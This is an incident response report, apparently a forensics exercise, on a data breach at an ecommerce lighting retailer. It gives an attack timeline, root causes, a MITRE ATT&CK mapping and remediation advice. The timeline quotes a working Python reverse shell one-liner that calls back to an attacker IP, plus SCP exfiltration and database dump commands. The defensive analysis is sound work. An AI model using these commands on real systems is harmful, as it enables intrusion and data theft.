Premium House Lights: The Heist

Violet Figueroa

Executive Summary 3
Incident Details 4
    Company Network Overview 4
Comprehensive Attack Timeline for Premium House Lights 5
    February 19, 2022 5
    Post-Compromise 5
Technical Analysis and Attack Path 7
    Network Architecture Overview 7
    Attack Path and Sequence of Events 8
Root Cause Analysis 10
    Unrestricted File Upload Vulnerability 10
    Inadequate Network Segmentation 10
    Excessive Privilege Assignment 10
    Inadequate Security Monitoring 11
    Systemic Issues 11
Impact Assessment 12
    Data Breach Scope 12
    Business Impact 12
    Regulatory Considerations 12
Response Actions Taken 12
Recommendations 13
    Immediate (0-7 days) 13
    Short-term (8-30 days) 13
Evidence Preservation Plan 13
Lessons Learned 14
Conclusion 14
Citations 15
Appendices (Included in Google Drive) 16

Executive Summary

On the morning of February 19, 2022, Premium House Lights received an extortion email from a threat actor identifying themselves as "The 4C484C Group," claiming possession of the company's customer database and demanding a ransom of 10 BTC, at the time worth approximately $370,752.80 USD (StatMuse, 2022), to prevent public disclosure of sensitive customer information. The email included a sample of customer data as proof of access, raising immediate concerns about a potential data breach.

A comprehensive forensic investigation was launched, leveraging key digital artifacts including network diagrams, web and database server logs, Wireshark packet captures, and a copy of the customer database (Appendix 5, 6). Analysis confirmed that an external attacker exploited a vulnerability in the public-facing web server (10.10.1.2), which is directly accessible from the internet as shown in the company's network diagram (Appendix 1). The attacker uploaded a malicious web shell, obtained remote command execution, and moved laterally to the internal database server (10.10.1.3) due to insufficient network segmentation between critical assets (Appendix 1). With elevated privileges, the attacker exfiltrated the entire customer database, containing 244 records with personally identifiable and financial information.

The breach exposed Premium House Lights to significant regulatory, financial, and reputational risks, including mandatory breach notifications and potential fines under international data protection laws. The incident was enabled by a combination of web application vulnerabilities, flat network architecture, and excessive privileges on production systems.

Immediate priorities for the company include isolating and rebuilding compromised systems, segmenting the network to restrict lateral movement, enforcing least privilege on sensitive systems, and notifying affected customers and regulators as required. Long-term, Premium House Lights must invest in secure network design, continuous monitoring, and regular security assessments to mitigate future risks.

Incident Details

- Case Name: Project Spotlight: Premium House Lights Data Breach
- Incident Number: PHL-IR-2022-01
- Date of Incident: February 19 and 20, 2022
- Date Detected/Reported: February 22, 2022 (date extortion email received)
- Attack target: Premium House Lights
- Industry: High-end lighting ecommerce and retailer.
- Reported By: Customer Support (upon receipt of extortion email)
- Incident Handler/Investigator: Violet Figuera, Incident Response Analyst
- See Appendix for details on Artifacts used for the investigation

Company Network Overview

The company's network architecture consists of two main VLANs:

- Production VLAN (10.10.1.0/24): Hosts the webserver (10.10.1.2), database server (10.10.1.3), and file server.
- Employees VLAN (10.10.5.0/24): Contains employee workstations and WiFi access.

A single firewall separates both VLANs from the internet, but there is no internal segmentation between the webserver and the database server. The webserver is directly accessible from the internet and hosts the company's website (Appendix 1).

Comprehensive Attack Timeline for Premium House Lights

February 19, 2022

Initial Reconnaissance Phase (21:56 - 21:58)

- 21:56:11: SiteCheckerBotCrawler (from IPs 136.243.111.17 and 138.201.202.232) begins scanning the website
- 21:58:22: Attacker (IP 138.68.92.163) initiates aggressive directory scanning using outdated user agent "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

Vulnerability Identification (21:58:32 - 21:59:00)

- 21:58:32: Attacker discovers /uploads directory (receives 301 redirect)
- 21:58:40: Attacker confirms access to directory listing via /uploads/ (HTTP 200 OK)
- 21:58:40: Attacker discovers upload functionality via /upload.php (HTTP 200 OK)
- 21:58:55: Attacker makes secondary confirmation of upload directory access

Initial Compromise (21:59:04 - 22:00:00)

- 21:59:04: Attacker uploads web shell via POST to /uploads/shell.php
- ~21:59:10: Attacker downloads additional tools as seen in frame 354
- ~21:59:30: Attacker executes Python reverse shell command through the web shell: python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("138.68.92.163",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
-

System Enumeration & Lateral Movement (22:00:00 - 22:01:00)

- 22:00:27: Attacker runs netstat -atunp to identify network connections
- 22:00:48: Attacker checks sudo permissions with sudo -l
- 22:00:55: Attacker accesses MySQL with sudo mysql -u root -p

Data Access & Exfiltration (22:01:00 - 22:03:00)

- 22:01:21: Attacker confirms access to customer data with SELECT * FROM customers
- 22:01:45: Attacker creates database dump: sudo mysqldump -u root -p phl > phl.db
- 22:02:26: Attacker exfiltrates database to external server: scp phl.db fierce@178.62.228.28:/tmp/phl.db
- 22:02:36: Attacker deletes local database dump file: rm phl.db

Post-Compromise


- Unknown date: Attackers analyze stolen data containing 244 customer records with PII

- Several days later: Extortion email sent to support@premiumhouselights.com demanding 10 BTC

Key Security Findings

- The attack progressed from initial reconnaissance to successful data exfiltration in approximately 6 minutes
- The attackers leveraged an unrestricted file upload vulnerability to establish initial access
- Poor network segmentation allowed easy lateral movement between web and database servers
- Excessive privileges (sudo access to MySQL) facilitated complete database access
- No evidence of persistent access mechanisms was found
- The attack methodology indicates a sophisticated external threat actor following standard attack patterns rather than an insider threat

Technical Analysis and Attack Path



Appendix 1: Network Diagram

Network Architecture Overview

Premium House Lights' network consists of two primary VLANs:

- Production VLAN (10.10.1.0/24): Contains the webserver (10.10.1.2), database server (10.10.1.3), and file server.
- Employees VLAN (10.10.5.0/24): Contains employee workstations and WiFi access.

A single firewall separates both VLANs from the internet, but there is no internal segmentation between the webserver and the database server. The webserver is directly accessible from the internet and hosts the company's website (Appendix 1).

Attack Path and Sequence of Events

Initial Reconnaissance:

- The attacker performed automated scanning of the public webserver (10.10.1.2) to identify potential vulnerabilities (Appendix 4).

Web Application Exploitation:

- Using a discovered file upload vulnerability, the attacker uploaded a malicious PHP web shell to the webserver (Appendix 4, 2).
- The web shell provided remote command execution capability, confirmed by log entries and network traffic (Appendix 4, 2).

Privilege Escalation and Lateral Movement:

- The attacker used the web shell to execute a Python-based reverse shell, establishing an interactive session from the webserver to their own system (Appendix 2).
- With this access, the attacker enumerated the network and discovered the database server (10.10.1.3), which was reachable due to the flat network architecture (Appendix 1, 2).

Database Compromise and Exfiltration:

- The attacker escalated privileges and accessed the database server using credentials or sudo access available to the webserver account (Appendix 5, 6).
- They performed a database dump of all customer records (Appendix 5, 7).
- The database file was exfiltrated to an external server using SCP over SSH, as confirmed by network captures (Appendix 3).

Key Technical Weaknesses:

- Unrestricted File Upload: The webserver allowed arbitrary file uploads, enabling the attacker to upload a malicious PHP web shell (Appendix 4).
- Flat Network Architecture: Lack of segmentation allowed the attacker to move directly from the compromised webserver to the database server (Appendix 1).
- Excessive Privileges: The webserver account had unnecessary sudo/database root privileges, facilitating database access (Appendix 5, 6).
- Lack of Monitoring: There was no evidence of intrusion detection, real-time alerting, or log review to detect or respond to the attack in progress.

Indicators of Compromise (IOCs):

- Attacker IPs: 138.68.92.163 (reconnaissance, webshell, reverse shell), 178.62.228.28 (database exfiltration)
- Malicious Files: shell.php (PHP web shell), database dump file (phl.db)
- Suspicious Commands: Python reverse shell, SCP exfiltration commands (Appendix 5)

MITRE ATT&CK Mapping:

The attacker's actions during the Premium House Lights incident align with several tactics and techniques from the MITRE ATT&CK framework (MITRE, 2024):

- Initial Access:
  Exploit Public-Facing Application (MITRE T1190, 2024) - The attacker exploited a file upload vulnerability on the public webserver to gain initial access.

- Execution:
  Command and Scripting Interpreter: Web Shell (MITRE T1059.005, 2024) - The attacker uploaded and executed a PHP web shell to establish remote command execution.
- Privilege Escalation:
  Abuse Elevation Control Mechanism: Sudo (MITRE T1548.003, 2024) - The attacker leveraged sudo privileges to escalate access on the database server.
- Lateral Movement:
  Remote Services (MITRE T1021, 2024) - The attacker moved from the compromised webserver to the database server within the flat VLAN.
- Collection:
  Data from Local System (MITRE T1005, 2024) - The attacker performed a database dump to collect customer records.
- Exfiltration:
  Exfiltration Over Alternative Protocol: SCP/SSH (MITRE T1048.003, 2024) - The attacker exfiltrated the database dump to an external server using SCP over SSH.

This technical analysis demonstrates that the attacker exploited a combination of web application and network architecture weaknesses to compromise and exfiltrate sensitive customer data. The attached network diagram (Appendix 1) visually supports this analysis, showing the lack of internal segmentation that enabled lateral movement between critical systems.

Root Cause Analysis

The Premium House Lights security breach resulted from a combination of interconnected security weaknesses, as evidenced by the forensic artifacts provided. This analysis identifies the primary vulnerabilities that enabled the attack and explains how they collectively contributed to a successful data breach.
Primary Vulnerabilities

Unrestricted File Upload Vulnerability

The attacker's initial entry point was an unrestricted file upload vulnerability on the public-facing web server (10.10.1.2). Analysis of web access logs confirmed that the attacker was able to upload a malicious PHP web shell through the upload.php functionality. This vulnerability represents a critical web application security failure that provided the attacker with remote code execution capabilities.
Contributing factors:

- No validation of uploaded file types or content
- Executable permissions for uploaded PHP files
- Direct access to the uploads directory from the internet
- No web application firewall to detect or block malicious uploads

Inadequate Network Segmentation

The Premium House Lights network diagram reveals a fundamental architectural weakness: both the public-facing webserver (10.10.1.2) and the sensitive database server (10.10.1.3) exist within the same Production VLAN (10.10.1.0/24) with no internal segmentation. This flat network design allowed the attacker to move laterally from the compromised webserver directly to the database containing customer information.
Contributing factors:

- Absence of internal firewalls between critical systems
- No network-based access controls between servers with different sensitivity levels
- Single perimeter firewall providing the only defensive barrier
- Critical systems (web and database) sharing the same broadcast domain

Excessive Privilege Assignment

The database session logs revealed that the compromised account had elevated privileges that enabled direct access to sensitive customer data. The attacker successfully executed commands including "sudo mysql -u root -p" and "sudo mysqldump," indicating unnecessary administrative access rights granted to the compromised user account.
Contributing factors:

- Violation of the principle of least privilege

- Sudo access unnecessarily granted to service accounts
- Direct database root access from the webserver
- No multi-factor authentication for privileged actions

Inadequate Security Monitoring

The timeline reconstructed from the available logs indicates that the attack progressed from initial scanning to data exfiltration without triggering any alerts or response. This highlights a critical lack of monitoring and detection capabilities.
Contributing factors:

- Absence of intrusion detection/prevention systems
- No evidence of log monitoring or alerting mechanisms
- Large-scale data exfiltration went undetected
- No suspicious activity monitoring on critical systems

Systemic Issues

Beyond the technical vulnerabilities, this incident reveals systemic security program deficiencies:

- Security Architecture Gaps: The network was designed for functionality without adequate security considerations
- Security Governance Weaknesses: Lack of policies enforcing secure configurations and access controls
- Insufficient Security Testing: No evidence of regular vulnerability scanning or penetration testing that would have identified these issues
- Incident Response Limitations: Delayed detection and absence of a predefined response plan

The Premium House Lights breach resulted not from a single vulnerability but from multiple security control failures across technology, process, and governance domains. Addressing these fundamental issues is essential for preventing similar incidents in the future.

Impact Assessment

Data Breach Scope

- Records Compromised: All 244 customer records in the database
- Data Types Affected:
    - Customer personal information (names, contact details)
    - Complete address information (including international addresses)
    - Phone numbers with international codes
    - Financial data (customer spending amounts ranging from $0 to over $200,000)

Business Impact

- Customer Trust: Significant risk to reputation as a high-end lighting retailer
- Financial Impact: Potential costs include:
    - Breach notification to customers across multiple countries
    - Forensic investigation and remediation
    - Possible regulatory fines (especially for European customers under GDPR)
- Operational Impact: Necessary downtime for server rebuilds and security improvements
- Extortion Threat: Demand for 10 BTC, worth $370,752.80 USD (StatMuse, 2022) as ransom

Regulatory Considerations

- Multi-jurisdictional Exposure: Customer data spans multiple countries and regions
- GDPR Compliance: European customer data was compromised, triggering potential notification requirements
- PCI DSS Concerns: Financial data exposure may violate payment card industry standards
- Data Breach Notification Laws: Various US state laws and international regulations apply

This impact assessment highlights the serious consequences of the breach for Premium House Lights, emphasizing the need for immediate and comprehensive remediation efforts.

Response Actions Taken

- All relevant logs, network captures, and database files were collected and preserved with SHA256 hashes to ensure integrity (Appendix 8)
- Forensic analysis was initiated immediately upon receipt of the extortion email
- The compromised webserver was isolated from the network to prevent further unauthorized access
- Credentials for all privileged accounts were reset to prevent continued access

- Notifications to legal counsel and regulatory bodies were prepared in accordance with applicable laws
- Customer notification plans were developed to comply with breach notification requirements

These actions were critical in containing the breach and beginning the remediation process.

Recommendations

Immediate (0-7 days)

- Implement Network Security Zones:
    - Deploy internal firewalls between web and database servers
    - Create true DMZ for internet-facing systems
    - Restrict traffic between zones based on least privilege
- System Hardening:
    - Rebuild compromised web server from trusted media
    - Remove vulnerable upload functionality
    - Implement proper input validation on all web forms
- Access Control Remediation:
    - Remove sudo access from web application accounts
    - Implement proper database access controls
    - Enforce principle of least privilege across all systems

Short-term (8-30 days)

- Monitoring Improvements:
    - Deploy IDS/IPS at network boundaries
    - Implement SIEM solution for log correlation
    - Set up alerts for suspicious database activity
- Network Architecture Redesign:
    - Create three-tier architecture (web, application, data)
    - Deploy web application firewall (WAF)
    - Implement proper egress filtering

Evidence Preservation Plan

All evidence has been preserved according to forensic best practices:

- Digital artifacts maintained with SHA256 hashes
- Chain of custody documentation completed

- Evidence stored securely for potential legal proceedings
- All systems imaged before remediation

Lessons Learned

- Web application vulnerabilities, especially unrestricted file uploads, remain a critical attack vector (Appendix 4)
- Flat network architectures without internal segmentation enable rapid lateral movement and increase breach impact (Appendix 1)
- Excessive privileges on production systems can turn a single compromise into a full-scale data breach (Appendix 5)
- Lack of real-time monitoring and alerting delayed detection and response
- Incident response planning and regular security assessments are essential for preparedness and resilience

These lessons highlight the importance of a defense-in-depth approach to cybersecurity.

Conclusion

The Premium House Lights data breach was the result of a combination of web application vulnerabilities, insufficient network segmentation, and excessive privileges. The attacker exploited an unrestricted file upload vulnerability to gain initial access, then moved laterally within a flat network to access and exfiltrate the customer database.

The breach exposed sensitive customer information and resulted in a ransom demand of 10 BTC, worth $370,752.80 USD (StatMuse, 2022). Immediate and long-term remediation efforts are necessary to prevent recurrence, including network segmentation, privilege management, and enhanced monitoring.

By implementing the recommendations outlined in this report, Premium House Lights can significantly improve its security posture and reduce the risk of future incidents.

Citations

1. MITRE. (2024). MITRE ATT&CK® Matrix for Enterprise. https://attack.mitre.org/matrices/enterprise/
2. StatMuse. (2022). *Bitcoin price February 21, 2022*. https://www.statmuse.com/money/ask/bitcoin-price-february-2022
3.

Appendices (Included in Google Drive)

Appendix	Artifact Name	File Name	SHA256 Hash
1	Network Diagram	phl_network_diagram.png	e9eaf64b7f1d69d255c7245f44deb7aca4358d2c0399eebd77fe4482bc2eb468
2	Webserver Network Capture	phl_webserver.pcap	6b40cb60e4c25e7143a67bbaa3e532417d27b7cdd6034b03ee07e244c2bdd8ef
3	Database Server Network Capture	phl_database.pcap	ec309fed496b60ddcb3ca9483409efd90c8b31ddfe94000238ca5f64ef199db1
4	Web Application Access Log	phl_access_log.txt	a66f7146673945cb7ddf2b6729ed52925f4b360b49443bb27396c01fa2536d4f
5	Database Session Log	phl_database_shell.txt	8f52f9ddafa8375bb140e5b4ec540a178b8c6ba200980d91671c8a7fcb34da2c
6	Database Access Log	phl_database_access_log.txt	22f19001f353b562858eab2e7c889c86e5c9c1018145e52794315bf9c73f0d65
7	Customer Database	phl_database_tables.db	29a5a3057fde1fbc7676983acdd5979180f4805472596d21f15f7868025f2ee8

8	Artifact Hashes	sha256sum.txt	(hash not needed; file is summary of above)